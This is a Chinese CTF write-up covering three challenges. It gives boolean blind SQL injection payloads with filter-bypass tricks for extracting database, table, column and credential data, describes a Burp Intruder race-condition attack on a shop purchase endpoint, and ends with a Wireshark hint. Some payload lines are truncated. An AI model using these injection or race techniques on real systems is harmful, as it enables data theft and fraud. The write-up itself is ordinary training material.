Login To Get My Gift

1. 题目描述是sql注入，先随便输入几句，发现有4种回显：语法错误、检测到sql注入、成功、失败。'or/**/2>1#显示成功，就知道是布尔盲注
2. 先看看过滤了什么，发现union,空格,and,=,!,like,mid,substr,updatexml等都被过滤了，且双写和大小写绕过无效。
3. substr和mid可以用right(left())组合绕过，空格用/**/绕过，等于号用regexp绕过
4. 这里第一次试的时候由于不知道命名区分大小写和外套一层right，用的这样的代码，结果到后面一直显示错误

```
'or/**/left(database(),2)<>'La'#
```

5. 大小写用ASCII码来区分就大功告成了

```
爆库:'or/**/ascii(right(left(database(),1)1))<>1#
```

```
爆表:'or/**/ascii(right(left((select/**/group_concat(table_name)/**/from/**/information_schema.tables/**/where/**
```


```
爆字段:'or/**/ascii(right(left((select/**/group_concat(column_name)/**/from/**/information_schema.columns/**/wher
```


```
用户名和密码:'or/**/ascii(right(left((select/**/group_concat(UsErN4me)/**/from/**/User1nf0mAt1on),1),1))<>1#
```

6. 登录进去即可得到flag

Gopher Shop

1. 先注册一个账号进入，发现是一边卖东西一边买东西的界面，很想价格竞争漏洞。
2. 有10块钱可以买苹果，将买苹果的请求发送到bp的intruder中，多线程多次发起攻击，可以看到苹果的数量确实多了


Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 2 ...
Target Positions Payloads Options
Payload Positions
Start att
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /api/v1/user/buyProduct?product=Apple&number=§1§ HTTP/1.1
Host: week-3.hgame.lwsec.cn:31349
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://week-3.hgame.lwsec.cn:31349/shop
Cookie: _ga_P1E9Z5LRRK=GS1.1.1674193061.1.1.1674194034.0.0.0; _ga=GA1.1.1281733136.1674193061;
session=MTY3NTE0NTE1MXxEdi1CQkFFQ180SUFBUkFCRUFBQUlfLUNBQUVHYzNSeWFXNW5EQW9BQ0hWelpYSnVZVzFsQm5OMGNtbHVad3dEQUFGanx_Gj3hl4
rv3Db7asDDvOl6hsvEORs7VdtKLMzbS553SA==
Add §
Clear §
Auto §
Refres
Type a search term
0 matches
Clear
1 payload position
Length: 673



3. 一次买多点再卖掉凑齐flag的钱即可

Tunnel

用wireshark打开，分组字节流查hgame出flag ^^